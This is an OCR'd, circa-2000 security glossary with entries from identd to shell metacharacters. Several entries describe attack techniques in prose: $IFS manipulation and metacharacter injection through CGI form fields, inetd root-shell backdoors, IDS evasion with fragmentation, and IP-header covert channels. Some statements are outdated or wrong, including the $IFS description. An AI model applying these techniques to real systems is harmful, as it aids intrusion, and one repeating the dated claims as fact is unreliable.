The `identd` (also known as `auth`) service on UNIX can be used to identify the *owner* of a TCP connection. As the `auth` name implies, it was originally intended to be used as some sort of authentication mechanism. Nowadays, it is most commonly used simply as a way of logging who does what activity.

Example: When you connect to a UNIX-based mail server, it will usually attempt a reverse connection back to you on the `identd` port 113. Its goal is simply to log which user was attempting access to the server.

identity (identification) [1]

TODO

IDS (intrusion detection system) [1]

An IDS is a security countermeasure. It monitors things looking for signs of intruders.

Contrast: A *host-based* IDS monitor system events, logfiles, and so forth. A *network-based* IDS monitors network traffic, usually promiscuously.

Contrast: A firewall simply blocks openings into your network/system, but cannot distinguish between good/bad activity. Therefore, if you need to allow an opening to a system (like a web-server), then a firewall cannot protect against intrusion attempts against this opening. In contrast, intrusion detection systems can monitor for hostile activity on these openings.

More: See http://www.robertgraham.com/pubs/network-intrusion-detection.html for more info.

$IFS [5]

In UNIX, the `$IFS` variable separates commands. It is usually conigured to be the semicolon (;) and newline characters. However, it can be reconfigured to be other characters as well. Data-driven attacks will sometimes seek to reset the IFS variable (e.g. `IFS=x`), then cause execution within the data field wihtout having to insert shell metacharacters.

Tidbit: On Linux, the $FF variable may also be used like $IFS.

IIS [1]

Microsoft's *Internet Information Server*.

Key point: At the end of 1999, all freshly installed IIS v4.0 servers were vulnerable to the .htr buffer overflow bug and the RDO exploit. Roughly 90% of IIS servers are not sufficiently hardened against these exploits, and are thus vulnerable to being owned or defaced.

IMAP (Internet Mail Access Protocol) IMAP4 [1]

IMAP is a popular protocol for users to retrieve e-mail from servers. It is likely supported by the mail client that you use, such as Netscape or Outlook.

Key point: IMAP is important to hackers because many implementations are vulnerable to

buffer overflow exploits. In particular, a popular distribution of Linux shipped with a vulnerable IMAP service that was enabled by default. Therefore, even today, security professionals frequently detect scans directed at port 143 looking for vulnerable IMAP servers.

incident [3]
A single measured cyber-attack. The problem with "incidents" is that it is often hard to quantify exactly what is going on. Sometimes "incidents" are detected that are actually due to networking anamolies that have nothing to do with hacking. Therefore, an "incident" starts life when something is detected. As time goes on, the incident will be updated with more information, such as grouping together related attacks.

incident team [3]
A team within a company who is responsible for responding to cyber-attacks.

Key point: The following are useful resources to such a team:
CERT (Computer Emergency Response Team)
The oldest incident organization, established in response to the Morris Worm.
CIAC (Computer Incident Advisory Capability)
Organization similar to CERT setup by the U.S. DoE (Department of Energy).
http://www.securityfocus.com
They have an INCIDENTS mailing list companion to their BUGTRAQ mailing list where people discuss incidents they've seen.

inetd [3]
The subsystem in UNIX responsible for starting most of the network services. This program works from the principle that one service can listen for incoming traffic on a socket, and when such traffic appears, it can launch the appropriate service to handle it. This allows a single box to support many services without actually having them all run at the same time.

The file `/etc/inetd.conf` configures this service.

Key point: A common backdoor technique is to place a root shell program in `inetd.conf`.

INFOSEC (Information Security)[3].
TODO

Contrast: The term "information security" distinguishes itself from "physical security".

Key point: A common model used to describe security is the OSI/ISO/IEC 10181 standard. It breaks down infosec into the following areas:
authentication
Where people have to prove who they are.
access control
Where people are allowed to access computers or files.
non-repudiation
Making sure that both sides of a transaction cannot later deny the transaction took place. (antonym: repudiation/renounce/reject)
confidentiality
Prevent unauthorized disclosure of information. (antonym: **disclosure**)
integrity
Making sure that things cannot be corrupted. (antonym: **corruption**, **tampering**).
audits and alarms
Track what is happening.
availability

(antonym: **Denial-of-Service**)

accountability
: Making sure that people can be held responsible for their actions. (antonym: **anonymity**). This includes finding out who violated security policies, as well as simple things as charging departments for their use of network resources.

Key point: The most common threats are:

disclosure
: Information was leaked to an unauthorized person.

integrity violation
: Data was altered, such as an account balance that was changed.

masquerading/forgery
: Somebody pretends to be somebody else, or generates a message pretending to be from somebody else.

denial-of-service

insider attacks
: From people you trust.

backdoors/trojans

Key point: The fields of infosec and hacking are not necessarily related. This is a little confusing. Infosec is the field of assuring that information is secure. Hacking is the field of breaking rules. For example, following infosec best practices, you can validate that a server is secure, data is encrypted, and that only authenticated users can gain access. However, a hacker executing a buffer overflow exploit gains access bypassing all the security measures.

Contrast: The military has a number of terms related to INFOSEC. They include:

COMSEC - communications security
: Refers to the procedures designed to secure communications from the enemy. The antonym is COMINT.

COMPUSEC - computer security

input validation [3]

A classic programming error that leads to exploits. Programmers do not always verify that the input data is correct. Therefore, the hacker can carefully craft input that compromises the system.

See also: buffer overflow, backtracking

IP [4]

Internet Protocol


Key point: All data on the Internet is carried by IP packets.

Key point: IP is an unreliable datagram protocol, meaning that routers may sometimes drop packets during congestion. A protocol like TCP must be added to IP in order to track packets and resend them if necessary.

Key point: The ability to manipulate IP headers by programs is limited, so there are few defenses against such techniques. Many hacks rely upon low-level manipulation of headers.

Key point: The **IP header** is shown below. Since IP is carried across a link between router-router or host-router, link headers like Ethernet, PPP, etc. may come before this header. Likewise, the payload of the IP packet comes after this header.

Format:



Version ^
This 4-bit field always has a value of "0100" (binary) or "4" decimal. Many plan to replace IPv4 with the much more complex IPv6 in order to solve addressing and security issues.

IHL (Initial Header Length) ^
Indicates the length of the IP header. The length of the header is always "20-bytes" unless options are present.

Type of Service (ToS) ^
Not really used, the ToS field gives hints to the router how the packet should be routed. The typical example is a connection between Las Angeles and New York where a router can choose to send the packet across a low-speed land-line (dial-up) vs. a high-speed satellite connection. The latency for a land-line is a few milliseconds, whereas a satellite can be about a second. Therefore, you want the low-latency for interactive connections like Telnet, but you want the high bandwidth for connections like FTP. Since this field isn't really used that much, hackers can use it as a covert channel.

Total Length ^
The total length of the IP datagram once the packet has been reassembled.
See: fragmentation.

Identification ^
A unique ID number for the entire packet. All fragments of a packet carry the same ID.
Key point: Tracking the ID field over time can help fingerprint the OS.
Key point: Some systems use monotonically increasing IDs, so you monitor activity on a remote machine by pinging it on a regular basis.
Key point: A covert channel can be created by encapsulating information in this field.
Key point: Windows machines, and many other systems based upon x86 CPUs, will use little-endian ID fields and monotonically increasing numbers. This means that the IP ID that follows 0x1234 will be 0x1334, not 0x1235.

Flags ^
There are two flags that control fragmentation. The **DF** (Don't Fragment) bit tells routers not to fragment this packet. The **MF** (More Fragments) bit indicates that this is not the last fragment in the packet.
Key point: You can evade network-based IDS sometimes by careful use of the DF bit and oversized packets that must be fragmented. **See:** fragmentation.
Key point: Different systems check the flags differently. For example, in order to test for a SYN (which initiates a connection), code could check using either `(flags == TCP_SYN)` or `(flags & TCP_SYN)`. The first checks to see if the SYN, and only the SYN is set. The second checks for SYN, but ignores the other flags. This can be useful in fingerprinting an OS by or evading an intrusion detection system.

Fragment Offset ^
The offset from the start of the original packet that this fragment starts.
Key point: The Ping-of-Death exploit resulted by combining a fragment offset plus fragment length in order to exceed the maximum IP packet size.

Time to Live (TTL) ^
This field indicates how many hops (routers) the packet can pass through before being discarded. Each router who forwards the packet decrements this field by one. When a router decrements the field to zero, it assumes a routing loop has occurred and sends back an ICMP message back to the sender.
Key point: Abuse of the TTL field, after fragmentation is the most useful technique for manipulating IP headers. In addition, it is easy to manipulate this field at the sockets layer.

	Key point: The `traceroute` program finds all the routers in the path to a target by sending out many packets with varying TTL fields. This causes every router to receive a TTL in one of the packets that it zeroes out, causing it to report its existence back to `traceroute`. **Key point:** Tracerouting through firewalls is sometimes possible by adjusting the TTL of TCP replies.
Protocol ^	This field indicates the next protocol header after the IP header. Examples are a value of 1 for ICMP, 6 for TCP, and 17 for UDP. **Key point:** Some rootkits use this as a way of invisibly transporting data since most systems cannot detect or log unknown protocols at this layer.
Source Address ^	The IP address of who sent the packet. This is included in every packet so that the destination knows who to respond to, and any errors can likewise be sent back to the sender. **Key point:** The IP address can be forged (spoofed). This can sometimes be useful despite the fact that it causes any responses to be sent back to the spoofed IP address rather than the real sender.
Destination Address ^	The IP address of where the packet is going to. Each router along the way compares this IP address to internal routing tables in order to figure out which direction to forward the packet.
Options ^	Additional options that can affect how the packet is routed. Multiple options can be specified. **Key point:** 99.999% of all IP packets have no options. Some IDSs trigger simply whenever they see an option field. **Key point:** The most common option used for attacks is source routing.
Padding ^	An IP headers must be aligned on even 32-bit boundaries, which may sometimes require nul bytes to be added.

IP address [3]

On the Internet, your IP address is the unique number that others use to send you traffic.

Analogy: You own a phone. You have a phone number. Anybody anywhere in the world can dial your phone number and cause your phone to ring. You own a computer; it has an IP address. Anybody anywhere in the world can send traffic to your machine. In much the same way that you don't have to answer the telephone, if the traffic people send you isn't meaningful, your computer will ignore it. Since the machine generally ignores all unsolicited traffic, casual users on the Internet are rarely aware that hackers somewhere are trying to access their machine.

Key point: The *IP address* shows up inadvertently in many communications. By examining the details of e-mail headers, you can usually find the IP address that somebody sent e-mail from -- even if the user is behind a firewall. This a common way that *soi dissant* hackers are caught: they attempt to use anonymous e-mail services to send mail, only to be caught by the inclusion of their IP address in the headers.

IPsec [3]

Security extensions to IP. Traditionally, encryption takes place at the application layer or above. IPsec provides generic encryption for IP packets in such a way that applications are not necessarily aware of the process. IPsec source code is freely available.

Key point: IPsec's main use today is when tunneling traffic for VPNs. It can also work for generic encryption of data between two hosts.

integrity [3]

One of the major areas of infosec, *integrity* is the area concerned with making sure that messages/information are "correct" and haven't been subtly changed or tampered with by an adversary.

Analogy: We write the dollar amount on personal checques both as numbers as well as words. This prevents somebody from altering the value, such as adding an extra digit to the number in order to extract $1000 from you rather than the authorized $100.

Key point: We use cryptographic hashes as a way of fingerprinting documents and detecting when they are changed. The two most popular hashes are SHA-1 and MD5.

Key point: Typical attacks against integrity include modification, insertion, deletion, and replay of information.

Contrast: The terms *integrity* and *authenticity* are widely used to mean the same thing. In other situations, they have subtly different meanings (especially law). The term *integrity* generally refers to malicious alteration of a message once it has been sent, whereas authenticity also implies some validation of the sender of the message to protect against forgeries.

See also: Integrity is often mentioned along with other key security concepts such as confidentiality, authentication, and non-repudiation.

intelligence community [4] .

The United States as 13 member organizations in its intellgence community. They are:

NSA (National Security Agency)
: Responsible for America's SIGINT spying and INFOSEC/cryptography (i.e. spying on foreign communications while protecting our own). The NSA admits that if it were a private company, then it would be in the top 10% of the Fortune 500 in terms of dollars spent, floor space occupied, and people employed. Many people believe that the NSA has a larger budget than any other intelligence agency.

FBI (Federal Bureau of Investigation)
: The feds. From a national intelligence point of view, the chief activities of the FBI center around counterintelligence (detecting foreign spies) and counterterrorism. Of course, they also fight crime.

CIA (Central Intelligence Agency)

NRO (National Reconnaissance Office)
: Builds and maintains spy satellites.

DIA (Defense Intelligence Agency)
: In theory, a combat support agency. It identifies targets for missiles, for example. It is also involved in damage assessment during battle, asessing weapons proliferation (chemical, biological, nuclear), warning of impending crises, keeping track of which weapons foreign countries have stockpiled, and so forth.

Military Intelligence (Army, Navy, Air Force, Marine Corps)
: Intelligence is part of warfare and is spread throughout all the armed forces. For example, if you are a soldier with binoculars spying out the enemy from across the battlefield, then you are officially a member of the "intelligence" community. The main "spies" are the Air Force with high-flying reconnaissance planes like the U-2 and RC-135.

Department of State - Bureau of Intelligence and Research (INR)
: Basically, a bunch of researchers who analyze the economic and politcal climate from public sources (and other agencies, of course). It chief goal is to provide analysis for setting foreign policy. Note that most field operatives of the CIA "officially" work as part of the State Department's diplomatic corps, but that is a separate issue.

Department of Energy - Atomic Energy Commission
: Protects nuclear secrets from foreign nationals, gathers information about foreign nuclear secrets.

Department of Treasury - Office of Intelligence Support (OIS)

Provides international financial research for policy makers, notifies policy makers to important financial events (e.g. the "Asian Crisis" of 1998). It is also responsible for protecting the currency from counterfeiters, and of course the Secret Service also protects the president.

NIMA (National Imagery and Mapping Agency)
: The newest member of the bunch, established in 1996 as a conglomeration of other mapping offices through the military and government. It is officially part of the military with the mission to provide maps as combat support, but it has customers throughout the government.

In theory, they all report to the Director of Central Intelligence (DCI) and are part of the National Intelligence Council. In 1997, the U.S. intelligence budget for all these was roughly $26.7 billion.

island-hopping [2]
: To break into one system then use it as a beachhead to break into other systems.

History: This was the name for the U.S. military campaign during WW-II in order to take over islands closer and closer to the enemy, using each new island as a base from which to launch further attacks.

Key point: University systems, which are based upon the idea of openness and free sharing, are a hot-bed of compromised systems from which hackers launch attacks. Increasingly, home user machines attached to DSL lines and cable-modems are being compromised and used to launch attacks from.

ISP (Internet Service Provider)[1]
: The ISP provides access to the Internet. The Internet is fundamentally just a collection of ISPs. It is official anarchy: there is no single ISP that controls the Internet, instead the ISPs get together and form agreements among themselves as to how the Internet should operate.

Contrast: Today's ISP is often differentiated. Some provide "retail" service to home and business customers at the edge of the networks, others (often called "NSPs" or "network service providers") provide the backbone access to ISPs. Yet others provide primarily web-hosting services.

Key point: Many members of the hacking community maintain their own private ISP containing dial-up accounts for neighbors/friends, a couple T1 lines, and a few porn sites. Therefore, when you are attacked from a dial-up user and you complain back to that user's ISP, you may actually be just complaining back to the hacker himself.

- J -

[Java | JavaScript]

Java [1]

Key point: Browsers include a "virtual machine" that encapsulates the Java program and prevents it from accessing your local machine. The theory behind this is that a Java "applet" is really content like graphics rather than full application software. However, as of July, 2000, all known browsers have had bugs in their Java virtual machines that would allow hostile applets to "break out" of this "sandbox" and access other parts of the system.

Point: Most security experts browse with Java disabled on their computers, or encapsulate it with further sandboxes/virtual-machines.

JavaScript [1]

Misconception: JavaScript is completely different than Java. Netscape renamed their "LiveScript" in order to take advantage of all the marketing hype surrounding Java. Both Java and JavaScript inherit similar syntax from their C/C++ parents, but they were designed completely independently.

- K -

[kerberos | Kerckhoff | kernel | key | key distribution | key exchange | key management | key recovery | keystream | keystroke logger | known-plaintext]

kerberos [3]

An authentication standard.

History: Developed at MIT in the 1980s as part of its project Athena (the netpc product that also spawned X Windows and other technologies). Kerberos has long been available as an add-on to virtually all UNIX systems. Version 4 was discovered to be insecure, and was followed by version 5. Microsoft implemented a variant of version 5 in Win2k.

Key point: Microsoft's implementation in Win2k is not quite standard in much the same way that its implementations of PPP, PPTP, IPsec, etc. all make use of proprietary extensions.

kernel [2]

The core of the operating system. The kernel has complete control over everything that happens. When your computer crashes, it means the kernel has crashed. If only a single program crashes but the rest of the system remains running, then the kernel itself hasn't crashed. The kernel is designed to coordinate among the different components of the operating system, such as disk drive, networking, keyboard, and running programs.

Key point: The kernel is responsible for security, preventing one program from one user from breaking into other programs running on the same system. All systems except the older Mac and Windows do not provide this level of security.

Key point: The kernel itself does not interact with the user. For example, the word "Linux" really means just the kernel. What we see in Linux distributions is actually the kernel plus a whole bunch of UNIX-like applications built on top of it.

Contrast: There are two modes your software might be running in. **Kernel mode** is running within the context of the kernel itself, and describes not only the kernel but also device drivers. **User mode** is the context the rest of the software runs in. The key point is that when you are running in kernel mode, you've got access to the entire system and nobody can stop you. However, when you are running in user mode (especially when not logged in as root), then the kernel imposes security on your activity. This means that if you break into a normal HTTP server, you may not actually be able to break into the entire machine. However, newer versions of the Linux kernel are putting things like HTTP servers into the kernel itself (for performance reasons). An exploitable flaw in such services will allow the entire machine to be compromised.

key [3]

In cryptography, the value needed to encrypt and/or decrypt something. It is usually a number or a short string less than 20 characters long.

Contrast: People are confused as to the difference between a *key* and a *password*. A key is a large number whereas a password is simply a series of letters (and possibly digits and punctuation). Since cryptography only uses keys, the password is generally converted to a number through the use of an appropriate mathematical function, like a hash. Public/private keys present a special difficulty in that they contain extremely large, unwieldy numbers that are protected by a separate password.

Contrast: There are two types of keys:

- symmetric keys use the same key for both encryption and decryption
- asymmetric (aka. public/private key) are produced in pairs, where one key encrypts, but a mirror key must be used to decrypt the message, and somebody with one key cannot figure out the other key.

Contrast: A common question deals with the difference between 40-bit and 128-bit encryption in web browsers like Netscape. The answer is that the most obvious way to break the encryption and read the plain text is to simply try all possible keys. A 40-bit key has roughly one trillion (1,000,000,000,000) combinations. It could take your computer several weeks to try all these combinations. The implication: the average person only needs a few weeks to decrypt any message you send across the wire with a 40-bit browser, should they manage to sniff it from the wire. Every extra bit of key length means the key will take twice as long to crack. Therefore, if a system takes one week to crack a 40-bit key, it will take two weeks to crack a 41-bit key. Therefore, a 128-bit key will take $2^{(128-40)}$ times longer to crack than a 40-bit key (i.e. 309,485,009,821,345,068,724,781,056 times longer).

Example: The following table shows the relative difficulty in cracking keys (circa year 2000).

Bits	Difficulty
8	paper and pencil (puzzle appears in Sunday paper)
16	tiny computer
32	your desktop computer
40	a few computers and a fair amount of time
56	custom hardware
64	distributed.net (a hundred thousand machine cranking away for a couple of years)
80	government agencies (NSA, CIA)
128	not crackable at the current time
256	quantum computers

Key point: Moore's Law breaks all cryptosystems, eventually. This, and only this, is why DES has become obsolete. **Note:** 40-bit and 128-bit keys refers to the RC4 algorithm used within web-browsers to talk to web servers via SSL. The U.S. restricts export of all software whose keys are greater than 40-bits in order to be able to spy on foreigners (ostensibly only in a military engagement).

Key point: You can classify keys according to their lifetimes:

- In PKI, "session keys" are randomly generated and last only the lifetime of the

connection. The public/private keys are used to exchange them so that people eavesdropping on the wire cannot figure out what they are.
- Longer term keys are often based upon a hash of a password and are explicitly generated by the user. An example would be a user who encrypts a file with a key.

Key point: The *Kerckhoff principle* states that cryptography should be based upon the assumption that the enemy will discover all the details of your system. Therefore, all the security of the system should be held within the key. Not only that, the idea is that the details of the system should be actively published and publicized in the hopes that people will analyze the system, discover them, and publish the weaknesses before the enemy gets a chance to. All the best cryptosystems have been well published and analyzed in public forums.

key management (key distribution, key exchange)[4]

Key point: The need to exchange keys is the reason encryption protocols are not secure. There is an absolutely secure encryption method called a one-time-pad. However, in practice, you cannot exchange vast quantities of one-time-pads.

Key point: PKI essentially solves the key exchange problem.

key recovery [3]

A scheme whereby encrypted messages can be decrypted by third parties (people other than the sender or receiver), but only in unusual circumstances like law enforcement wiretaps, legal proceedings, or when the original parties lose their keys. Specifically, the term *key recovery* refers to law enforcement issues.

Key point: Governments fear widespread use of cryptography. If you think about it, every interaction you have with other human beings is moderated/controlled by governments. Most personal interactions are too small for the government to care about, such as handing somebody a dollar bill or speaking to somebody. Cryptography enables vaste new areas of human interaction that are beyond government control. Key recovery puts the genie back in the bottle, allowing goverments their control again.

Key point: Businesses also want key recovery for their own reasons. Properly encrypted data is lost when the key is lost; key recovery schemes help prevent such data loss. They therefore want a "self escrow" system whereby they can hold their own keys in a vault.

Key point: Key-recovery is easy with public key cryptography. The message is encrypted once with a random encryption key. Then, this key is encrypted many times with the public-key of possible readers. For example, an employee sending e-mail with a corporate-approved program might be sending e-mail containing his own key plus keys that the corporation and the FBI can recover.

Example:

key escrow
: Government holds private keys. The Clipper Chip proposal would have two separate "escrow agents" each holding half the key in order to prevent abuse.

trusted third-party
exceptional access
data recovery
key recovery

See also: escrow, CALEA

keystroke logger [3]
A program that runs in the background that records all the keystrokes.

Key point: Once keystrokes are logged, they are shipped raw to the hacker. The hacker then peruses them carefully in the hopes of either finding passwords, or possibly other useful information that could be used to compromise the system or be used in a social engineering attack. For example, a key logger will reveal the contents of all e-mail composed by the user.

Key point: Keylog programs are commonly included in rootkits and remote administration trojans.

Key point: You can also purchase hardware devices that plug-in between the keyboard and the main system (for PCs). These are OS independent, they simply start recording, then the hacker can retrieve the device and instruct it to simply spit out all the characters back again on the hackers system.

known-plaintext [4]
The easiest way to brute-force a key is to contain a sample of both the encrypted message and the original message. One could therefore try all possible ways of decrypting the message until they came up with the equivalent plaintext. This reveals the key, which can then be used to decrypt the remainder of the message or other messages encrypted with the same key.

Contrast: Without known plaintext, key cracking is only a little bit more difficult. Running heuristics on the output of the decryption engine makes the decryption several times harder, but when you think about this, it only means that making it four times harder is only equivalent to adding 2 bits to the key length.

Key point: Most messages contain "headers" that represent known-plaintext. IP packets all have similar headers. E-mail message all contain the same fields. Therefore, there is a fair amount of *implicit* plaintext that is known even when a decrypted sample of the message doesn't exist.

- L -

[l0phtcrack | LAN | LAN Manager | LDAP | leach | least privilege | libnet | libpcap | line printer | linear cryptanalysis | Linux | literature | little-endian | LOC | local exploit | local loop | logic bomb | lp | lsof]

LAN (Local Area Network)[1]
On the Internet, you have the "local" machines near you and the "remote" machines across the Internet. Your local network is known as the LAN, and is usually based upon Ethernet (or virtual Ethernet in the case of things like cable-modems).

Key point: Local machines are usually much easier to break into than remote machines across the Internet. For example, you can spoof ARP packets in order to execute man-in-the-middle exploits against your local neighbors. Another example is where a cable-modem user has enabled File and Print Sharing via NetBEUI but not TCP/IP. They think they are safe from distant Internet hackers, but they don't realize they are still vulnerable from nearby people in their neighborhood.

See also: VLAN

LAN Manager [4]

LAN Manager is the older file server product from Microsoft and IBM. The details of this aren't all that important except that backwards compatibility has introduced security holes in products 10 years later. LAN Manager authentication splits a password into two case-insensitive parts that are 7 letters each. Therefore, if your password was "RobertGraham.com", under LAN Manager it would be the same as "ROBERTG RAHAM.C". Whereas new products like Win98, WinNT, and SAMBA support newer/stronger authentication methods, the need for backwards compatibility often exposes the LAN Manager password, which can easily be cracked.

LDAP [3]

A *directory service*, LDAP (Lightweight Directory Access Protocol) is used by e-mail programs (Microsoft, Netscape, Eudora, etc.) to allow you to lookup a person's name in a corporate database and find their e-mail address, phone number, and other information that the corporate administrators decided to put in there.

Key point: Most corporate LDAP servers have little or no authentication. Finding LDAP servers and downloading their contents is an important step in the reconnaissance phase of a hacking attack.

Key point: While LDAP is in theory lightweight, in practice it is still fairly complicated. There are many implementation and deployment bugs that can be exploited in order to break into servers.

leach [2]

A cultural term in the warez community referring to people who download lots of stuff but never give back to the community.

Key point: Napster (and clones) solved this problem by converting everyone's machine into equal parts client and server.

Key point: If you fight leaches on your warez servers by forcing people to upload files in order to download other files, then you a criminal according to the No Electronic Theft act of 1997. Charging people for illegal copies has long been a criminal act, but free copies has not. You would still be theoretically liable in civil court, but not in criminal court, but civil prosecution is rare (it costs more than its worth and is not worth the bad press). However, the 1997 law puts a dollar value on exchanges of illegal copies, putting it back into the criminal arena.

least privilege [4]

In paranoid environments, the guiding principle is that of *least privilege*, meaning that users are granted only the minimal rights needed in order to get their job done, and no more.

Example: System administrators typically have multiple accounts with different rights. For example, when I'm logged in as a normal user, I do not have rights to administrator my own machine. I must login as a separate account in order to do such things, then log out as soon as I'm done.

libnet [4]

Allows low-level manipulation of TCP/IP headers that is impossible for normal programs.

Key point: Most programs go through a high-level interface (like sockets) in order to send traffic on the network. Sometimes, for security or hacking reasons, a program needs to construct its own network headers. The existing TCP/IP stack is unable to build these headers,

so you must bypass it and go directly to the hardware drivers. Libnet is a library that makes custom packet generation easier.

libpcap [4]
Allows low-level capture of network traffic. Most UNIX-based sniffers use this library.

Misconception: You must have root privileges to run `libpcap`-based programs. This is a common problem when script-kiddies try to run programs based upon this library: they don't know they must run under root, and the scripts themselves rarely give instructional error messages as to what exactly is wrong.

lp (line printer, lpd, lpr) [1] .
On UNIX systems, the printer is generally known as the "line printer". Remember that in the days before computers, there actually existed printing devices that were not attached to computers. The line-printer is a printer that was "on-line" and available for use by the computer.

local exploit [3]
A "local" exploit is one where the intruder must first have access to the machine. An example would be somebody logged on with only user-level privileges who runs an exploit script that grants him/her administrator/root access.

Contrast: Most exploits are categorized as to whether they are "local" or remote.

local loop [3]
In telephony, the term *local loop* refers to the pair of copper wires that lead from your house to the nearby central office (CO). It is called a "loop" because it is a wire leading out from the CO, through your home, and back to the CO again. When the FBI puts a wiretap on your phone, it may put an eavesdropping device onto this pair of wires.

Linux [1]

Misconception: The word "Linux" refers to just the kernel. What we see in Linux distributions is actually the kernel plus a whole bunch of UNIX-like applications built on top of the raw kernel.

lsof [4]
This tool shows all the open file handles, sockets, and who owns them.

Links: You can download `lsof` from the following mirrors:

`ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/`
`ftp://ftp.crc.doc.ca/packages/lsof/`
`ftp://ftp.sunet.se/pub/unix/admin/lsof/`

- M -

[MAC | MAC address | mail bomb | malware | man-in-the-middle attack | masquerade | Maximum Transmit Unit | MD4 | MD5 | Melissa Virus/Worm | memory | message | Message Authentication Code | message digest | metacharacter | Metcalfe's Law | mission creept | mission critical | MLM | mobile code | modem | Moore's Law | Morris Worm | movies | MTU | multi-homed | music]

MAC (Message Authentication Code)[4]
A specific type of message digest where the secret key is included as part of the fingerprint. Whereas a normal digest consists of a `hash(data)`, the MAC consists of a `hash(key + data)`.

Contrast: The most common form is actually HMAC (hash MAC) that uses the algorithm `hash(key + hash(key + data))`.

MAC address [4]
Every piece of Ethernet hardware has a unique number assigned to it called it's *MAC address*. Remember that Ethernet is used locally to connect you to the Internet, and you share the local network with many other people. The MAC address is used by your local Internet router in order to direct your traffic to you rather than somebody else in your local area.

Key point: The MAC address is 6-bytes long, and must be unique. In order to guarantee uniqueness, equipment vendors are assigned a unique 3-byte prefix, and they then assign their own 3-byte suffix. Thus, the first 3-bytes of a MAC address identifies what kind of hardware you have (3Com, Cisco, Intel, etc.).

Key point: The uniqueness property of MAC addresses has interesting implications. It was an important clue in tracking down David Smith (the Melissa author).

malware [4]
In an abstract world, the world consists of plants and animals (flora and fauna). Hardware makes up the flora, automated programs with a life of their own make up the malware. Examples: viruses/virii, Trojan Horses, RATs (Remote Administration Trojans), spiders, bots, logic bombs.

man-in-the-middle attack [4]
An attacker where the hacker interposes himself in the middle between two people. **Culture:** Historically, when talking about such attacks, the hacker is given male names starting with the letter *M* (like Mark, Mawry, etc.).

Key point: This often means that both sides of a connection really need to authenticate themselves. For example, when you log into a server, you really want to be assured it is the real server you are talking to, rather than Mark who is forwarding your requests to the real server using your identity.

masquerade [1]
An attack where somebody forges their identity, either by supplying false credentials when authenticating or by hijacking existing connections through man-in-the-middle attacks.

MD4 (Message Digest #4)[5]
An older hash algorithms that used to be popular. It is important today only for historical significance because it has been discovered to be "broken".

MD5 (Message Digest #5, 1.2.840.113549.2.5, RFC 1321)[3]
MD5 is one of the most popular hash algorithms. It processes an input file or message into a "unique" 128-bit fingerprint. This fingerprint is believed to be "unique"; while it is theoretically possible that two inputs could hash to the same fingerprint, it is nearly statistically impossible.

Contrast: Compared to other hash algorithms, MD5 is extremely popular. It is the most popular hashing algorithm, used in SSL, PGP, HTTP authentication, Tripwire, and many other

places. MD5 is one of the faster hash algorithms. However, a theoretical weakness has been found such that an attacker may be able to create two separate messages that hash to the same value. Therefore, most use of MD5 is simply for backwards compatibility.

History: MD5 was written by Ron Rivest as an enhanced version of the earlier MD4. MD4 is part of many standards, but is considered completely broken by today's standards (and MD5 itself is now considere to have some weaknesses).

See also: integrity

Melissa Virus/Worm [1]

In early 1999, the *Melissa* virus/worm took down much of the Internet for a couple of days.

Controversy: Many security technologies (anti-virus, firewalls, mobile code) are based upon the concept of querying the user with the question: *There is a security issue here, are you sure you want to continue?* Security professionals have long warned that just dependency is unreliable -- users have to be lucky in answering the questions right all the time, whereas the hacker needs to get lucky only a few times. In the case of the Melissa virus, every user that spread the virus was first prompted with the query: *This document contains macros, do you want to run them?*, and answered incorrectly.

memory [1]

Key point: Memory gets erased when the computer is turned off. For this reason, one security technique is to store things only in memory. For example, when you first log onto a computer, it will remember your password in memory so that as you access other resources, it can use that password instead of prompting you repeatedly. In this technique, this is never saved to disk. This means if somebody unplugs your computer and runs away with it, they cannot steal your password. Some problems with this technique is that occasionally the memory is swapped to disk anyway.


message [1]

In cryptography, you will often hear the word *message* in reference to any data. Culturally, this comes from back during WW-II era when the only thing encrypted were messages. These days we have encrypted communication channels (with no real message boundaries) and encrypted files, but conceptually we still model the problem of cryptography around messages.

metacharacter (shell metacharacters)[1]

A metacharacter is one that represents some other concept rather than itself. For example, in entering in filenames, the metacharacter '*' doesn't represent an astrisk, but instead tells the system to match on any character. For example, looking for the filename "*.txt" will look for all files ending in the real characters ".txt".

On UNIX, the most important characters are "shell" metacharacters. The reason they are important is because the shell is often used by one program to spawn another. This means that input provided to the parent program will be passed to the shell, then to the child program. If a hacker can craft special input using metacharacters, the hacker may be able to cause that shell to do something unexpected.



A classic example is a webpage containing a FORM that asks for a user's e-mail address. The software (such as a CGI script) will often just invoke the 'mail' program using the shell. By inserting shell metacharacters into the field for the email address, a hacker may be able to execute some other program on the web server.

Example: Some UNIX shell metacharacters are: [] () {} ~ # $ ^ & * \ | ; <> ? ` '

|
: The pipe metacharacter links two command-line programs together, causing the output from the first program to become the input into the second program. Hackers don't care about redirecting input/output, but they will use the pipe simply as a way of confusing the shell into executing a second program. When a hacker attempts to break into a webserver, one of the first things they will do is to look for all the forms on the website and provide input containing pipe characters to see if they can force the system to execute commands.

;
: Similar to the pipe metacharacter in its ability to run multiple programs at once. However, the semicolon simply launches the programs *without* redirecting input/output.

`
